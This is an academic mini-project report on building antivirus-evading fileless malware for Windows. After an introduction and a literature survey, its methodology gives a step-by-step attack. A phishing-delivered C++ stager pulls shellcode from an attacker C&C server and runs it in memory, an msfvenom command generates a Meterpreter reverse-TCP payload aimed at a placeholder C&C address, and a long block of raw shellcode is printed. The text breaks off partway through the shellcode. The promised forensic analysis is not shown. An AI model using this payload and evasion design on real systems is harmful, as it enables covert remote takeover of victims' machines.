EXPLOITING WINDOWS SYSTEMS USING FILELESS MALWARE

A MINI-PROJECT REPORT

Submitted by

ATHUL C K
ERD20CSFI04

to

the APJ Abdul Kalam Technological University

in partial fulfillment of the requirements for the award of the Degree

of

Master of Technology
In
Cyber Forensics and Information Security

DEPT. OF COMPUTER SCIENCE & ENGINEERING

ER&DCI INSTITUTE OF TECHNOLOGY

THIRUVANANTHAPURAM

OCTOBER 2021

DECLARATION

I undersigned hereby declare that the mini-project report "Exploiting Windows Systems using Fileless Malware", submitted for partial fulfillment of the requirements for the award of the degree of Master of Technology of the APJ Abdul Kalam Technological University, Kerala is a bonafide work done by me under supervision of Ms. Dhanalakshmi M P. This submission represents my ideas in my own words and where ideas or words of others have been included, I have adequately and accurately cited and referenced the original sources. I also declare that I have adhered to the ethics of academic honesty and integrity and have not misrepresented or fabricated any data or idea or fact or source in my submission. I understand that any violation of the above will be a cause for disciplinary action by the institute and/or the University and can also evoke penal action from the sources which have thus not been properly cited or from whom proper permission has not been obtained. This report has not been previously formed the basis for the award of any degree, diploma or similar title of any other University.

Athul CK

Thiruvananthapuram
14/10/2021

Signature
Name of the student: ATHUL C K

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

ER&DC INSTITUTE OF TECHNOLOGY

THIRUVANANTHAPURAM

CERTIFICATE

This is to certify that the report entitled '**Exploiting Windows Systems using Fileless Malware**' submitted by '**Athul C K**' to the APJ Abdul Kalam Technological University in partial fulfillment of the requirements for the award of the Degree of Master of Technology in Cyber Forensics and Information Security is a bonafide record of the mini-project carried out by him under our guidance and supervision. This report in any form has not been submitted to any other University or Institute for any purpose.

Internal Supervisor	Principal
Ms. Dhanalakshmi M P	**Ms. Rajasree S**

ACKNOWLEDGEMENT

I take this opportunity to express my deep sense of gratitude and sincere thanks to all who helped me to complete the work successfully. My first and foremost thanks goes to God Almighty who showered in immense blessings on my effort.

I wish to express my sincere thanks to **Ms. Rajasree S, Principal, ER&DCI Institute of Technology** for providing me with all the necessary facilities and support.

I would like to express my sincere gratitude to **Ms. Dhanalakshmi M P**, the mini-project guide for providing me with guidance and facilities for the mini-project. Along with her, I express my sincere gratitude to our mini-project coordinator **Ms. Gayathri S** for her cooperation and guidance for preparing and presenting this mini-project report.

ATHUL C K

ABSTRACT

Fileless malware emerged in 2017 as a mainstream type of attack where the malware resides prominently in the RAM memory, thus leaving very few artifacts to be found by anti-virus software or by a forensic analyst. Frodo, Number of the Beast, and The Dark Avenger were all early examples of this type of malware. Fileless malwares are sneakier and stealthier since traditional detection strategies like file-based whitelisting, signature detection, hardware verification, pattern-analysis, time-stamping, etc., do not work against it. Such malware makes use of the already existing user environment and the tools present in it to launch the attack. One of the reasons attackers favor PowerShell-based malware is because it supports memory-based download and execution, which is perfect for a fileless malware attack. A malware that persists only in memory is often looked down upon since a simple system restart could flush the memory thus eliminating the malware from the system. Attackers have established several other ways to make such malware persist by storing harmless boilerplate code in the harddisks which is later used to only launch the malicious shellcode. The scope of this mini-project includes a detailed study of the lifecycle of a fileless malware, test implementation and analysis of the results thus produced. A live forensic analysis and a network analysis are done on the affected system to see whether there exist any forensic artifacts regarding the malware.

CONTENTS

LIST OF TABLES

LIST OF FIGURES

CHAPTER 1

INTRODUCTION

1.1 GENERAL BACKGROUND

Malicious software (or Malware) is designed by malicious attackers whose intention is to bring down the system or to take over the system. Malware is becoming harder to detect as attackers use modern obfuscation techniques to build malware in order to beat the traditional signature-based malware detection systems. Fileless malware is a new addition to the family of malwares which runs mostly on the memory and uses pre-installed trusted programs to infiltrate information with its malicious intent. Fileless malware is designed to run in system memory with a very small footprint, leaving no artifacts on physical hard drives. Traditional antivirus signature databases and heuristic analysis are unable to detect this kind of malware due to its sophisticated and evasive nature.

The most common way for these malwares to spread is via phishing. When the victim clicks on some genuine-looking link, the malware gets downloaded to the victim's machine. This is the simplest way to get into the victim's machine and the attacker takes control, gains information, and misuses the obtained information. Since the fileless malware runs on the victim's primary memory, live forensic analysis has to be performed on the victim system to identify whether any artifacts can be found. As technology progresses at an exponential rate, so do the number of cyberattacks. According to a study performed at the University of Maryland in 2007, there is a cyber attack performed every 39 seconds, affecting one in every three Americans every year. These attacks translate to more than 44 records stolen every second of every single day. This number has only increased since Cisco predicts that the number of devices connected to the

Internet will exceed the global population by at least three folds by 2023, with an estimate of close to 30 billion connected devices. According to the University of North Georgia, only 38%of organizations worldwide claim they could handle a cyberattack on their organization. The best defense against cyber attacks is human intelligence and security awareness training. Black-hat hackers will always find a new zero-day vulnerability as long as technology keeps expanding and new features are added. It is estimated that around 94% of data breaches start with a phishing email sent to an employee of that company. Hackers, white-hat and black-hat, agree that the current firewalls and Antivirus software used to protect individuals and businesses alike are a small hurdle at best. There is bound to be an exploitable vulnerability lurking with so many different protocols and features implemented on the average network. Unfortunately, even the most advanced security implementations aren't always 100% effective at detecting and blocking threats.

A current example of this is the controversial SolarWinds cyberattacks, in which the alleged perpetrator was able to gain access to the company's Orion software, which is what is used to push software updates to their clients. The attackers were able to inject their advanced malware into the software update allowing their malware to be installed completely undetected since it was embedded into a trusted software distributor. This cyber-attack is mentioned because this affected some of the largest organizations in the world, including Microsoft, the Cybersecurity and Infrastructure Security Agency (CISA), FireEye, Homeland Security, the U.S. State Commerce and Treasury, U.S. Energy Department, the National Nuclear Security Administration, and many more. These organizations have some of the absolute best cybersecurity implementations in the entire world, as well as FireEye, being one of the most renowned cybersecurity firms in the globe, and this attack still went undetected for over 8 months. Ever since the origin of malware, one thing that has remained constant is, someone had to create the code and develop the malware by putting significant time and effort into programming. In Early 2002 Microsoft released the framework .NET, which changed the software development industry and unintentionally revolutionized the malware industry to enter into a new phase, the fileless malware phase. The .NET framework made it easy for malware coders to spread malware and achieve the goals of the malware, which replaced the old methods of creating malware from scratch and working to stay ahead of the antivirus companies. While the development of malware on the .NET framework is easier, the popular host platform of attacking is by using PowerShell. PowerShell provides tremendous flexibility and power for all stages of an attack and since it evades most antivirus detection, where the modules used by the malware are whitelisted by the system administrators for legitimate use. PowerShell is tightly integrated into the Microsoft Windows environment and it is hard and impractical for many system administrators to turn it off. PowerShell scripts can be loaded into the memory of the operating system and can execute commands without ever writing files to the hard drive. By dynamically loading the PowerShell scripts, the malware is able to attack the system without leaving any file-based evidence. This ability also provides the ability to hide from file-based antivirus protection. The study focuses on creating fileless malware from scratch by using open source tools like the Metasploit framework and Visual Studio, which can exploit Windows systems. With modifications to obfuscation techniques, the malware were able to beat antivirus solutions from time to time. Since the fileless malware runs on the victim's primary memory, live forensic analysis is also performed on the victim system to identify whether any artifacts about the malware, which can be useful in classifying that process as a malicious one, can be obtained.

1.2 OBSERVATIONS

Looking at the worldwide desktop market share, 76.13% of all desktop runs on Windows operating system. Further specifying on the version of Windows OS, then 78.34% of the WIndows desktops run Windows 10. So, considering 100 systems, 76 of them run Windows OS and about 60 of them run Windows 10. A malicious software that can target Windows 10 systems would have devastating results because of the widespread usage of the operating system. The normal attacks using file-based malwares are quite short lived and that directly translates into the rise in interest behind fileless malwares.

CHAPTER 2

PROBLEM STATEMENT

Malwares has been a part of the threat landscape for quite some time and there have been many techniques devised to defend and mitigate against such attacks. Fileless malware is a new addition to the malware arena where it is very difficult to be detected and quarantined by most of the existing antivirus systems. This poses a new problem which surely is powerful in its malicious intentions and extremely hard to defend against. This study addresses this problem and seeks for solutions and insights to its mechanisms. Fileless malware has been gaining a lot of attention at industry events, private meetings, and online discussions. Indeed, according to Google Trends, people's interest in this term blipped in 2012 and 2014, began building up toward 2015 and spiked in 2017. PowerShell-hosted attacks surged by 432% in 2017 compared with the previous year and by 267% in the last three months of the year alone. According to the Ponemon Institute's "State of Endpoint Security Risk Report 2017," 29% of the attacks in 2017 were fileless and predicts that this rate will increase to 35% in 2018. In fact, the Ponemon Institute claims that they are 10 times more likely to succeed than file-based attacks.

2.1 SCOPE

The aim is to exploit windows systems and gain control over them using fileless malware. The malware creation and obfuscation methods discussed here are limited to Windows based-systems, but the core principle can be applied on various other operating systems to launch malware attacks. Many adversaries use powershell, visual basic scripts, javascripts and other programming and scripting languages to craft their malwares. Although all have their own advantages and disadvantages, this study focuses on creating the malware using Visual Studio and C++. By setting the payload as meterpreter, the post-exploit actions have been limited to its capabilities. A memory dump is created to do live forensic analysis wherein using the process ID of the malicious process, the executable can be extracted with the help of Volatility framework. Also, network capture has also been done using Wireshark, which captures the packets exchanged between the victim and the attacker system.

2.2 EXISTING SYSTEM

The traditional malwares are designed to be a single file which consists of the exploit, the payload and the utilities which it requires like networking, I/O device drivers etc. This file can be considered as a relevant forensic artifact and can even be reverse engineered to figure out the working of the same. Once this file is exposed, the exploit code used will be out in the open which will also point to the specific vulnerability that the attacker compromised to gain access into the system. This will lead to the vulnerability getting patched or the exploit code becoming void because of some quick fixes that the security team may have done. If the vulnerability gets patched, then the malware becomes obsolete, and if the exploit becomes void because of some quirky fixes then the attacker needs to program in some workaround into the malware and relaunch the malware campaign all over again. Another problem with this method is that with the malware file getting exposed, the payload is also susceptible to reverse engineering. So the attacker risks losing the payload too, along with the exploit, C&C IPs, malicious domain names etc. The malware file is where the entire malware code is stored. If this file gets removed or deleted, then persistence becomes a problem. Usually, once detected, the antivirus solutions will remove the malware file and quarantine it. This leads to the attacker not having any sort of persistence in the victim system.

Thus, traditional malwares are quite outdated since there are a wide variety of solutions that help in detection and mitigation of such using signature-based malware detection methods. Most of these malwares rely on storing the payload in a file on the victim's hard disk. This file is a relevant forensic artifact and can be used to do reverse engineering to figure out the vulnerability and the exploit used. So, once the file is exposed, the malware becomes quite obsolete as the signature of the file is updated to the antivirus databases. Once the signature is updated, most of the antivirus solutions in the market will block any files which have a matching signature.

CHAPTER 3

LITERATURE SURVEY

The literature survey focuses on 5 papers which studies various aspects of fileless malware. The work done by M. Kaushik, M. Malik and B. Narwal, "Developing Malware and Analyzing it Afore & After Steganography with OSINTs" [1], focuses on the obfuscation technique of malwares using steganography. It explains how malware can be disguised by binding it with an image using steganographic procedures. The study showed that OSINT virus detection platforms like VirusTotal showed a significant drop in its confidence level while scanning the steganographed malware, when compared to the actual malware. The paper provides an overview of creating malware using Metasploit in the Parrot OS (Operating System) which is a secure OS, later steganography is used to manipulate the victim and the victim's system is taken over by the attacker. Also, a summarized analysis is given on the Open Source Intelligence Tools (OSINT) and which one gives the best results. Although the study is showing confidence in the use of steganographic methods, it does not detail the methods or tools used to achieve the steganography part and they have only used free OSINT engines to detect the malware. The takeaway from this paper is that the traditional steganography techniques still works in making the malware undetectable by the AntiVirus softwares.

The work done by B. N. Sanjay, D. C. Rakshith, R. B. Akash and D. V. V. Hegde, “An Approach to Detect Fileless Malware and Defend its Evasive Mechanisms” [2], studies the fileless malwares quite extensively. It provides types of fileless malwares, life cycle of a fileless malware, evasion, detection and mitigation techniques used. It discusses the fileless malware attack cycle which is similar to the attack cycle for most malwares, but also states various methods and attack vectors for each stage in the life cycle. It discusses two main strategies which can be used to ensure that traditional security monitoring technologies will not inspect the files and activities done by the malware, and they are:

1. **Download to memory and execute**: Downloading directly to memory and executing will not leave any files behind for antivirus software to scan and detect.
2. **Use trusted applications**: Using applications that are already trusted by the victim system will allow the malware more freedom and power while evading suspicion of both user and anti-malware programs.

The study also classifies fileless malwares into two:

1. **RAM-resident Fileless Malware**: which solely resides in RAM and runs as a background process.
2. **Script-Based Fileless Malware**: which uses VB Script in Microsoft Office (macros), PowerShell scripts to run the malware.

It also states many evasion techniques which are commonly used by malware writers like:

1. **Malicious Documents**: Use of Office document files to hide malicious JavaScript or VB Scripts.
2. **Malicious Scripts**: There are scripts that can directly run on Windows in the memory. The tools that attackers invoke to run these scripts include powershell.exe, cscript.exe, cmd.exe, mshta.exe, Invoke-NoShell, Invoke-Obfuscation and Invoke-DOSfuscation.
3. **Living Off-the-Land**: regsvr32.exe, rundll32.exe, certutil.exe, schtasks.exe and wmic.exe will all help the malware to rely solely on these already present tools and not to package in it's own tools and utility programs for the execution of malicious purposes.

4. **Malicious Code In Memory**: API calls often abused by malware for code injection include VirtualAllocEx and WriteProcessMemory, which allow one process to write code into another process.

Their work discusses some Fileless malware detection techniques, which include:

- **Sandboxing**: Windows Powershell programs should be run in a specialized sandbox and the APIs used should be carefully monitored.
- **Execution emulation**: Running the Powershell scripts in emulation is better to identify any malicious indications.
- **Heuristics**: Heuristics like a Powershell script running from a browser or a word document can be considered suspicious. Heuristics cannot make clear conclusions whether the suspected script is malicious or not.
- **Yara**: An open-source tool that can be used to design rules which will help in identifying malicious instructions and strings specific to a memory-run malware.

The approach of splitting the payload and the malware boilerplate and staging the deployment into 2 separate stages were found appreciable. The paper proposed to change the source code of a common Metasploit-Framework used to compile the reverse shell payload without altering its functionality but changing its signature. The proposed method introduced an additional stage to the shellcode program. Instead of the shellcode being generated and stored within the program, it was generated separately and stored on a remote server and then only accessed when the program is executed.

The paper by A. Johnson and R. J. Haddad, "Evading Signature-Based Antivirus Software Using Custom Reverse Shell Exploit" [3], is the major source of inspiration behind this study. It tries to create malware using the Metasploit framework. This paper exposes new customized shellcode exploitation of the Windows 64-bit operating system that can successfully evade almost all Antivirus software using signature-based detection algorithms. This is achieved by source code obfuscation of a typical Metasploit reverse shellcode exploitation, which renders its signature undetected by Antivirus software. A standard shell is a computer process that presents a command prompt interface that allows the user to control the machine (computer) using keyboard commands instead of using a GUI (Graphical User Interface). A reverse shell is a type of shell in which the target/victim machine communicates back to the attacker's machine and spawns a shell that has control over the target machine. This usually works by having what is called a "listener" server on the attacker machine that waits for incoming connections, such as the reverse shell calling back to initiate a connection. The main tool that is used in this project is the Metasploit-Framework. Msfvenom is a tool incorporated within the Metasploit framework that allows individuals to generate different types of shellcode exploits for various operating systems. Shellcode is usually a small piece of code that is written in hexadecimal or commonly referred to as machine code,that is used as a payload in the exploitation of a software vulnerability. The term shellcode is derived from its original purpose; it was the specific portion of an exploit used to spawn a root shell. The shellcode used in this project pawns a staged meterpreter reverse shell that exploits the Windows 64-bit operating system. A meterpreter shell is what would be considered a more "powerful" shell in the respect that it has built-in functions that automate common post-exploitation jobs, such as escalating privileges and transporting data between the victim and attacker machines. Kali Linux was spun up on a virtual machine, and it is important that the virtual machine network connection is bridged to the Local Area Network (LAN) so that the attacking machine and the target machine could communicate with each other without having to tunnel the connection or set up port-forwarding on the gateway. This proposed approach was able to reduce its ability to be detected by the Antivirus software by 97% compared to a typical reverse shell program.

The work done by A. Afreen, M. Aslam and S. Ahmed, "Analysis of Fileless Malware and its Evasive Behavior" [4], defines fileless malware attacks as something where attackers use techniques where malicious files are not written to the physical drive, they will use built-in legitimate tools such as PS or WMI to gain persistence and do network reconnaissance to know where they have landed in the network. The paper does point out some common and powerful tool used in fileless malware attacks as:

a. **.NET Framework**: It comes preinstalled on all Windows OSs, has built-in functionality to dynamically load memory-only modules and thus proving to be a very handy tool in crafting malwares.
b. **Windows Management Instrumentation**: WMI is useful in code execution, lateral movement and persistence of the malware. It can be used to execute malicious JavaScript/VB script payloads directly into the memory to evade traditional antivirus solutions which are based on signature detection. WMI allows threat actors to interact with the target system using wmic.exe since it is a pre-built in windows capability, therefore it is difficult for antimalware/antivirus solutions to detect and restrict access from adversaries.
c. **Powershell**: It is probably the most powerful scripting language supported by Windows that integrates to almost every nook and corner of the OS. Payloads can be loaded into the memory of the OS using Powershell and can execute instructions without writing anything to the disk, without leaving any evidence on disk.

Fileless malware attack techniques:

a. **Persistence Techniques**: by storing malicious code in unusual locations associated with the operating system or common utilities, such as the WMI Store, SQL tables,Windows registry or tasks scheduling to inject malicious code into a system process, which helps threat actors to evade detection, as the activities would seem to be coming from legitimate processes.
b. **Memory Resident Malware**: Memory resident malware loads the payload directly into the memory-making detection and sign of infections difficult to identify. Manual analysis of such types of attack could be done by using Volatility and for memory capture FTK Imager is a tool which can be used for this purpose. Once a memory dump is captured it can be analyzed in a controlled environment for analysis , Volatility Framework can be used for such kind of analysis.
c. **Windows Registry Malware**: It includes JavaScript code added into the registry and is executed by a legitimate Windows application, a PS script which decodes the encoded shellcode and injects it to the legitimate windows process to execute, using a technique called Process Hollowing.
d. **Rootkits**: Although they are not completely fileless, they often reside at a level below what antimalware solutions can detect and can successfully evade detection.
e. **Process Hollowing/Injection Attacks**: Process hollowing is a technique of hiding a process behind a legitimate process to hide in plain sight. An application creates an empty/suspended process swapping out the original code from the process, then the legitimate process is injected with an adversary malicious payload. Once the payload is

loaded in memory, the process is then resumed with the entry point of the new payload which was injected.

f. **Reflective DLL Injection**: Attackers insert malicious code into a legitimate process through DLL injection. With reflective DLL injection, attackers are able to copy an entire DLL into process memory, which avoids having that DLL reside on disk (making it hard to detect) and being registered with the process it's being injected into. A malicious payload can reflectively load portable executable without getting registered as module in the process and hence can perform actions without leaving forensics footprints.

g. **Dynamic Data Exchange (DDE) Attacks**: DDE is a client-server protocol for inter-process communication between Microsoft office applications that allows different office applications e.g. Word, Excel to exchange data between themselves by using shared memory. DDE attacks are the next generation of macro-based attack as they continue to use Office documents as an entry point into the target victim. Traditional antimalware solutions will not detect these kinds of attacks and requests for command execution.

h. **Dual-use Tool Attacks**: Due to major change in threat landscape, adversaries are exploiting legitimate or dual-use tools like PS, netsh, PsExec.exe, etc. to deliver memory only payload. These are much less suspicious since these tools are commonly used by users as well as malicious programmers.

Fileless malware detection techniques like behavioral analysis, logging, least privilege rule, content filtering, applying proper patches and updates and the common user awareness programs are also discussed in their work.

The paper by F. A. Garba, K. I. Kunya, S. A. Ibrahim, A. B. Isa, K. M. Muhammad and N. N. Wali, "Evaluating the State of the Art Antivirus Evasion Tools on Windows and Android Platform" [5], proposes an experiment which tests several antivirus evasion tools against popular antivirus softwares currently available in the market. This paper seeks to evaluate the effectiveness of some selected anti-virus evasion tools: Avet, Veil 3.0, The Fat Rat, PeCloak.py, Phantom-Evasion, Shellter, Unicorn and Hercules against current best Antivirus Solutions on Windows and Android platforms. The disadvantage is that the paper only proposes the experiment but has not conducted it. So, it lists out various antivirus evasion tools which can be useful, but the results have to be worked out by implementation.

CHAPTER 4

METHODOLOGY

The proposed system consists of a malware boilerplate module which can be easily used to spread the malware by using it as a payload in the phishing attacks. The good thing about this module is that it contains no exploits, shellcodes or anything harmful which an antivirus software can detect. Once it is run by the victim, it contacts the C&C server, which is run by the attacker, and downloads the actual shellcode which is malicious. This way, it can be ensured that the shellcode never gets stored and it just runs directly in the memory. Execution of the shellcode will actually spawn a reverse meterpreter session on the attacker's machine, using which they can have complete access to the target system. The shellcode instructions never touch the disk and are instead downloaded and executed straight into the memory, thus reducing detection chances. Additionally, in order for the program to download the shellcode instructions from a remote server, the number of changes and features that will be implemented in the boilerplate module will drastically change the signature of the modified source code, which is the main goal of this proposed exploit.

Here, the boilerplate code is written in C++ using the .NET framework and exported as an executable, but this can also be done using a Powershell script or any other scripting language. Powershell scripts, Visual Basic Macros in Microsoft Office softwares are famous for how they can be used to launch malicious programs. So the attacker can also do what the boilerplate does using those attack vectors and still achieve the same result.




Fig 4.1: Block diagram for the proposed system.

The lifecycle of the fileless malware presented above is as follows. The malware boilerplate code first needs to be downloaded or copied into the victim system and the victim has to execute it. This can be done by a simple phishing attack or by making a registry entry in the autorun registry keys to get executed every time the user logs in. Once the boilerplate code gets executed, it contacts the remote C&C server and downloads the payload. Notice that this payload resides completely in the memory and does not touch the harddisk. The payload is converted and stored into a buffer as valid instructions and is executed. The execution of the payload will trigger a reverse TCP connection which will translate into an active session on the meterpreter shell ih the attacker C&C. Using this session, an attacker can send commands which will get executed in the victim system. After this stage, attackers can move forward to the post-exploitation phase and even try to establish persistence. The following sections provide a detailed step-by-step guide on how the attack is launched.


4.1 CREATING PAYLOAD

The attacker needs to create the payload, which is later going to be delivered to the boilerplate code over the network. This payload is malicious in nature and thus will be detected by normal anti-malware solutions. The payload is created using the msfvenom tool in the Parrot OS. The payload which is chosen is the meterpreter payload, and is exported in the C format. The LHOST and LPORT are set to the IP address of the C&C server and 8000 respectively. The architecture is set to x86 because the library used in the boilerplate code is built on the same architecture. Otherwise, one can build it in x64 itself. The payload is temporarily stored in a file for sanitization. The payload contains some unwanted characters which needs to be eliminated and only the hex characters are required to be stored in the actual file.

```
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=<C&C Server IP Address> LPORT=<C&C Server Port> --platform windows --arch x86 -f c -o shellcode.txt
```

4.2 HOSTING PAYLOAD

The payload file created is then hosted on the C&C server using any HTTP server like Apache. The boilerplate code which runs on the victim machine will issue an HTTP GET request to the C&C server IP for the payload. The payload needs to be included in the response as plain ASCII or in an encoded state if needed.




```
\x33\xc9\x83\xe9\xa7\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76
\x0e\xeb\x73\x82\x43\x83\xee\xfc\xe2\xf4\x17\x9b\x0d\x43
\xeb\x73\xe2\x72\x39\xfa\x67\x27\x60\x21\xb2\xc8\xb9\x7f
\x09\x11\xff\xf8\xf0\x6b\xda\x8c\x8d\xf4\xa1\x55\xb3\x83
\x47\x4f\xe3\x3f\xe9\x5f\xa2\x82\x24\x7e\x83\x84\xa2\x06
\x6d\x11\xbc\xf8\xd0\x53\x60\x31\xbe\x42\x3b\xf8\xc2\x3b
\x6e\xb3\xf6\x0f\xea\xa3\x09\x0b\xf3\xf8\xda\x63\xea\xa0
\xd2\xc6\x22\x07\xbe\x0a\x60\x47\x09\x42\x3d\x42\x7d\x72
\x2b\xb2\x4d\x4e\x47\x72\x45\x7b\x0b\x06\x76\x40\x96\x8b
\xb9\x3e\xcf\x06\x62\x1b\x60\x2b\xa6\x42\x38\x15\x09\x4f
\xa0\xf8\xda\x5f\xea\xa0\x09\x47\x60\x72\x52\xca\xaf\x57
\xa6\x18\xb0\x12\xdb\x19\xba\x8c\x62\x1b\xb4\x29\x09\x51
\x02\xf3\x7d\xbc\x14\x2e\xea\x70\xd9\x73\x82\x2b\x9c\x00
\xb0\x1c\xbf\x1b\xce\x34\xcd\x74\x0b\xab\x14\xa3\x3a\xd3
\xea\x73\x82\x6a\x2f\x27\xd2\x2b\xc2\xf3\xe9\x43\x14\xa6
\xe8\x49\x83\xb3\x2a\x7b\x8d\x1b\x80\x43\xf4\x33\x0b\xa5
\xbb\x23\xd2\x13\xab\x23\xc2\x13\x83\x99\x8d\x9c\x0b\x8c
\x57\xd4\x81\x63\xd4\x14\x83\xea\x27\x37\x8a\x8c\x57\xc6
\x2b\x07\x88\xbc\xa5\x7b\xf7\xaf\x03\x14\x82\x43\xeb\x19
\x82\x29\xef\x25\xd5\x2b\xe9\xaa\x4a\x1c\x14\xa6\x01\xbb
\xeb\x0d\xb4\xc8\xdd\x19\xc2\x2b\xeb\x63\x82\x43\xbd\x19
\x82\x2b\xb3\xd7\xd1\xa6\x14\xa6\x11\x10\x81\x73\xd4\x10
\xbc\x1b\x80\x9a\x23\x2c\x7d\x96\x68\x8b\x82\x3e\xc3\x2b
\xea\x43\xab\x73\x82\x29\xeb\x23\xea\x48\xc4\x7c\xb2\xbc
\x3e\x24\xea\x36\x85\x3e\xe3\xbc\x3e\x2d\xdc\xbc\xe7\x57
